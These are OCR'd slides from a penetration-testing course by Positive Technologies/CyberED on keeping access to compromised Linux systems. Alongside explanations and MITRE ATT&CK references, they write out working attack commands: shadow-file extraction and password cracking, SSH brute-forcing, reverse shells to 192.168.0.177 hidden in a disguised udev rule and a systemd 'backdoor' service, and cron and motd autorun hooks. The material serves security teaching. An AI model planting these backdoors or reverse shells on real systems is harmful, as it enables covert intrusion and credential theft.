Day 4

Securing access

positive education

CyberED

by positive technologies

powered by digital ministry_

Set up for class

Today's topic is “Access.”

Access locking is a set of actions to prevent the loss of primary (previously gained) access to the system.

Access may be lost for reasons:

- Network outages
- Unstable code
- Actions of incident response team, SOC team or administrator
- System reboot
- And so on and so on.

Methods of persistence

In accordance with the categories described in the general principles, consider some **examples of practices of a couple of categories:**

- Gaining legitimate access to the system
- Modifications to legitimate access mechanisms
- Changing services and external programs in the OS
- Modifying the OS kernel and pre-installed kernel-level services

Obtaining legitimate access to the system

This category discloses access entrenchment methods for entrenching access to a system without changing the system, using existing credentials and methods of accessing the system.

Pros of the approach:

- The least visible approach to the response team to securing access, since there are no changes to the system no changes to the system that would be noticeable.
- This approach can provide access long enough if a system compromise incident is not detected.

Gaining legitimate access to the system

Cons of the approach:

- If an incident of compromise has come to light, the most obvious defense practice is to change passwords and access keys to the system, which would mean loss of access to the system for the pentester.
- This approach won't work if you combine it with other approaches. Because if we use invasive methods of anchoring, if they're discovered, we'll lose this method of anchoring.
- Credentials can be changed without detection of a system compromise at the will of the system operator. The credentials may be changed without detection of a system compromise at the will of the system operator.


Gaining legitimate access to the system

Gaining legitimate access to the system can be achieved by the following practices:

- Extract passwords and keys from available files in the OS
- Recover passwords from hashes
- Password search by brute force
- Recover passwords and keys from process memory

Extracting passwords and keys from available files in the OS

To search for passwords and other secrets in the OS file system, you can use already familiar enumerator scripts: LinPeas, WinPeas and others.



Recover passwords from hashes

To recover passwords from hashed values tools like JohnTheRipper will come in handy.

John the Ripper is a password recovery tool, which can be used to analyze password files and attempt to recover passwords. To use John the Ripper to analyze password files, you need to run the following commands:

shell:

```
$ sudo cp /etc/shadow /tmp/shadow
$ sudo unshadow /etc/passwd /tmp/shadow > /tmp/unshadowed
$ john /tmp/unshadowed
```

Recover passwords from hashes

In case you have found other password hashes from other services in the OS, you can use the more versatile Hashcat utility.

Hashcat

A password cracking tool that can be used to analyze password hashes and attempts to crack them.

Supports many different hashing algorithms such as MD5, SHA1, SHA256, bcrypt and many others.

Example command to run hashcat to crack MD5 hashes

```
hashcat -m 0 -a 0 hash.txt /usr/share/wordlists/rockyou.txt
```

Here:

- **`-m 0`** means we are using the MD5 hashing algorithm
- **`-a 0`** means we are using the brute-force attack
- **`hash.txt`** is a file with hashes of the passwords we are trying to crack
- **`/usr/share/wordlists/rockyou.txt`** is the dictionary we use to brute force passwords

This is just one example of hashcat usage. For each hashing algorithm and attack type, there are different parameters and settings that can be used in hashcat.

Password search by brute force

- At this point, the brute force attack tools we already know can be used. The downside of this approach, using a tool to gain access, is that we must pre-install the tool on the machine to provide a higher rate of access, which is likely to be noticed by the response team and reflected in the audit logs.
- However, **such tools can be nmap, patator or hydra,** as well as other lesser known brute-force attack scripts.
- It is better to use such tools as portable files for your OS version so that you don't have to install them through the standard OS mechanisms.

An example of a command to launch a brute force attack on the SSH service of the patator utility:

```
patator ssh_login host=192.168.0.1 user=admin password=FILE0
0=/path/to/file_with_passwords.txt -x ignore:fgrep='Permission denied'
```

Example command to launch a brute-force attack on the SSH service of the nmap utility:

```
nmap --script ssh-brute --script-args
userdb=usernames.txt,passdb=passwords.txt <target>
```

, where:

- **`-script ssh-brute`** specifies the use of a script to brute force ssh passwords.
- **`--script-args userdb=usernames.txt,passdb=passwords.txt`** specifies to the files containing the list of users and passwords respectively.
- **`<target>`** target IP address or address range.

Download the precompiled nmap binary here

positive hack camp

pt

Setup for class

- Losing access to a compromised system can be critically unacceptable, as access may not be regained later.
- *Including for this reason, it is important to reflect, that this step can be executed not after privilege escalation on the host, but immediately after the initial attacks have been successful. In most cases, it is even more critical **to perform this step immediately after gaining access** to the system.

positive education

CyberED


Recover passwords and keys from process memory

Recovering passwords and keys from process memory on Linux is not as diverse as on Windows, but it is still possible. Special tools and approaches are used for this purpose.

Examples:

Mimipenguin is a tool for capturing passwords from the memory of processes running on a Linux system. It is usually used to retrieve passwords entered by the user in the terminal, such as system or application passwords.

Once started, Mimipenguin will start monitoring the processes on the system and **will attempt to extract passwords from process memory.** If it finds passwords, it will display them in the terminal.



Recover passwords and keys from process memory

Another example:
truffleproc is a tool for capturing passwords from the memory of any processes running on a Linux system that searches for passwords and API keys in processes by regular expressions, unloading the process memory and analyzing it.

Tool reference

You can do the same manually with the individual process you are interested in.

If you find that the authentication process is running:

```
# ps -ef | grep "authenticator"
> root 2027 2025 0 11:46 ? 00:00:00 authenticator
```

You can do a process dump (e.g. with the memory-dump tool) and look for the credentials in memory:

```
# ./dump-memory.sh 2027
# strings *.dump | grep -i
```

positive hack camp

pt

Other similar utilities

3snake

intercept ssh, sudo and su passwords (experimental)

SSHPry2.0.

terminal hijacking

Gimmecredz

password dump in memory (based on bash)

positive education

CyberED

Modification to legitimate access mechanisms

Approaches in this category make minimal changes to the system, using existing authentication mechanisms but adding new entities and conditions to them.

Pros of the approach:

- The simplest existing approach that can be used for quick promotion on the web.
- It can be easily modified to change the system less noticeable.

Cons of the approach:

- A highly visible method, due to the constant close auditing of changes to of OS or domain account changes by response teams.
- As with the previous method, it does not guarantee a lock-in, as the system administrator or operator can change the credentials of a compromised account at will.

Modification to legitimate access mechanisms

Examples:

- Creating a new user
- Changing user credentials
- Adding access keys
- Reset to default passwords and service credentials
- Opening debugging mechanisms in services

Changing services and external programs in the OS

Methods of access consolidation through changes in services and external programs imply changes in configuration or program code of programs permanently working in the OS and available for interaction with users from outside the OS.

Pros of the approach:

- This is a rather secretive method of securing access because logging of changes in services is performed at the general level of changes to the file system, which can be harder for the response team to notice.
- The availability of this method is not affected by credential changes, access rights of OS users.
- Backdoors embedded in the program code of services can only be detected by professionals who understand the nature of vulnerabilities and know how to distinguish vulnerability behavior from normal behavior.
- Moreover, one way of hardening can be to detect other vulnerabilities of the service without changing it.

Changing services and external programs in the OS

Cons of the approach:

- In case of rolling back the service code version to the latest stable one, such access may be lost. And this is likely to happen if the administrator finds the behavior of the service as strange.
- It can be noticed if the OS is auditing of changes to the file system and especially configuration files.

positive hack camp

pt

Changing services and external programs in the OS

Examples:

- Introduction of backdoors into OS services
- Introduction of vulnerable behavior into OS services, for further exploitation of vulnerabilities
- Running external programs to obtain follow-up

positive education

CyberED

Changing the OS kernel and pre-installed services running at the kernel level

Finally, the most advanced and often the most reliable approaches to securing access are a series of techniques that allow you to penetrate deep into the OS kernel and modify the standard remote access, authentication, event handling, etc. services.

Pros of the approach:

- Some methods are almost impossible to detect using standard OS analysis tools, only using in-depth analysis of the OS memory dump. (There are methods that hide their presence when logging into the administrator's server and then return their presence)
- These methods can typically work even after an OS upgrade, and in some cases even after an OS reinstallation.
- It may not be easy to implement such a method without actions that can be seen during execution.

Minuses of the approach:

- The high complexity of implementing such methods, as well as the difficulty of debugging them.
- Differences in OS version or distribution can be critical to choosing an anchoring method from this category.

Changing the kernel OS and pre-installed services running at kernel level

One of the most popular examples of changing the OS kernel and fixing it at the kernel level is the use of programs collectively called “RootKit”.


Rootkit is a type of malware that hides its presence on a computer or other device by altering the functionality of the operating system and hiding its traces from users and system programs.

positive hack camp

pt

About what?

- Approaches and practices to securing access
- Problems encountered during attempts to secure access
- Access entrenchment practices that are most often visible to the response team
- Selected Examples of Access Assignment on Linux



positive education

CyberED

For example:

- **TripleCross** is an open-source Linux eBPF rootkit that demonstrates the offensive capabilities of eBPF technology.

Link: github.com/h3xduck/TripleCross

- **eBPF (Extended Berkeley Packet Filter)** is a Linux kernel technology that extends the functionality of the standard Berkeley Packet Filter (BPF) for packet processing and event monitoring in the kernel.

- The eBPF runs **through a special virtual machine environment (VM)** that runs inside the Linux kernel.

It allows you to load and execute C programs that can process packets at the kernel level, decide whether to forward or discard packets, create and monitor kernel events, and much more.

Changing the OS kernel and pre-installed services running at the kernel level

Furthermore, software called Remote Admin Tool is used to secure access, which is very similar to RootKit, but sometimes does not pretend to be stealthy. Nevertheless, there are also notable representatives in this category (including legal RAT tools).

RAT (Remote Access Tool) utilities are software tools that allow you to remotely control a computer or device without the user's knowledge. RAT utilities can be used for various purposes, including controlling a computer from a remote location, collecting confidential information, monitoring user activity, etc.

```
>> sessions -h
usage: sessions [-h] [-i <filter>] [-g] [-l] [-k <id>]

list/interact with established sessions

optional arguments:
  -h, --help            show this help message and exit
  -i <filter>, --interact <filter>
                        change the default --filter value for other commands
  -g, --global-reset    reset --interact to the default global behavior
  -l                    List all active sessions
  -k <id>               Kill the selected session
>> sessions -l
id  user  hostname        platform  release           os_arch  address
--------------------------------------------------------------------------------
1   me    WIN7-TEST       Windows   7                 AMD64    192.168.2.134
2   root  kali            Linux     4.0.0-kali1-amd64 x86_64   127.0.0.1
3   me    computer.local  Darwin    14.5.0            x86_64   192.168.2.1
>>
```

For example

Changing the kernel OS and pre-installed services running at kernel level

Implementation of backdoors in authentication modules PAM-based

PAM - Pluggable Authentication Modules are shared libraries used to implement arbitrary authentication methods as a single API. Implementing a malicious module allows you to add a master password and capture credentials.

Example of a backdoor

Changing the OS kernel and pre-installed services running at the kernel level

Implementation of backdoors in drivers

To run the backdoor when a device is connected, you can use the /etc/udev/rules.d/ directory, which stores rules for handling device events. By modifying these rules, you can rename the device, configure access rights to it, but the most important thing we are interested in is executing the script when the device is connected.

```
RSHELL="0<&196;exec 196<>/dev/tcp/192.168.0.177/9001; sh <&196 >&196 2>&196"
echo
"ACTION==\"add\",ENV{DEVTYPE}==\"usb_device\",SUBSYSTEM==\"usb\",RUN+=\"$RSHELL\
"" | tee /etc/udev/rules.d/71-vbox-kernel-drivers.rules > /dev/null
```

In this case, when you connect a USB device to the machine, the port will execute the RSHELL script to grant access to your machine on the network.

Changing the OS kernel and pre-installed services running at the kernel level

Implement backdoors in autorun services (using systemd)

systemd is a system initializer and service manager for Linux operating systems. It is a replacement for the older SysVinit initialization system and provides a whole set of functionality for managing and controlling the startup of services and processes on a Linux system.

Systemd also has many additional features, including event system, logging and process monitoring, network interface and network connection management, container management, and many others.

To create your own backdoor in systemd, all you need to do is describe your own service:

```
[Unit].
Description=Backdoor
After=network.target ssh.service

[Service].
Type=simple
PIDFile=/var/run/backdoor.pid
ExecStart=sh -i >& /dev/tcp/192.168.0.177/9001 0>&1"
Restart=always
RestartSec=10

[Install]
WantedBy=multi-user.target
```

Locate it in the file:

/lib/systemd/system/backdoor.service

Run it with the commands:

sudo systemctl enable backdoor.service

sudo systemctl start backdoor.service

Supplementary materials

- Popular methods of anchoring
- Review of approaches to consolidation in Russian
- Using the persistence module in the Metasploit framework

positive hack camp

pt

Today you will learn

- Understand the operating principles of the access entrenchment process in the Linux OS
- To consolidate access to the Linux OS in practice
- Select the most appropriate method of securing access
- Use tools to secure access and post operation

positive education

CyberED

Key concepts today

Securing access
Is a set of techniques that attackers use to maintain access to systems after reboots, credential changes, and other changes that would interrupt their access.

Backdoor - Backdoor
Is a covert method of accessing a system, application, or device, which is typically used to bypass standard authentication and security mechanisms.

Mitre ATT&CK
(Adversarial Tactics, Techniques, and Common Knowledge) Is a model to describe tactics, techniques, and procedures that can be used by cybercriminals to conduct cyberattacks against organizations and companies. The Mitre ATT&CK model describes more than 200 tactics and techniques that can be used by cybercriminals at various stages of a cyberattack, from gaining access to a network to destroying data and hiding traces of their activities.

positive hack camp

pt

Let's look at a basic example

You have gained access to a Linux system, and it is your job not to lose access to it after a reboot, system state change, or administrator change

positive education

CyberED

positive hack camp

pt

Basic example

→ **Let's install cron and write to the cron config:**

```
$ apt update && apt install cron
$ (crontab -l ; echo "@reboot sleep 200 && /bin/daemon")|crontab
2> /dev/null
```

→ **Also we can use Message of the day (bash profile):**

```
$ echo 'bash -c "/bin/daemon"' >> /etc/update-motd.d/00-header
$ echo 'bash -c "/bin/daemon"' >> /etc/motd (In our case)
```

General principles

The persistence process has hundreds of techniques that provide access to the system through various channels, we will review some of them, but all examples can be categorized by the degree of “invasiveness”

Less invasive:

- Obtaining legitimate access to the system (Obtaining information on legitimate credentials, access keys, access rules). Legitimate credentials, access keys, access rules)
- Making changes to legitimate access mechanisms (Adding accounts, changing account passwords, adding custom access keys, adding devices, etc.).

More invasive:

- Introducing changes to services and external programs in the OS (Getting access via web services, file servers, VPN server, etc.) access via web services, file servers, VPN server, etc.).
- Changing the OS kernel and pre-installed services running at the kernel level (Changes to autoloader, authentication modules, to system processes, to the kernel loader, to the OS kernel, to initialization scripts, interrupt event handlers, etc.).

Known approaches

The Mitre ATT&CK model best summarizes these approaches. At the anchoring level, it describes 19 anchoring techniques, each of which reveals from 2 to 7 sub-techniques for access consolidation.

https://attack.mitre.org/tactics/TA0003/

In particular, the model describes such techniques (more than 90 in total):

- Authorized SSH keys
- Kernel Modules and Extensions
- XDG autorun records
- Systemd Service
- Windows Service
- Launch Daemon
- Unix Shell Configuration Modification
- Dylib Hijacking
- Bootkit
- Scheduled Task
- Web Shell
- Port Knocking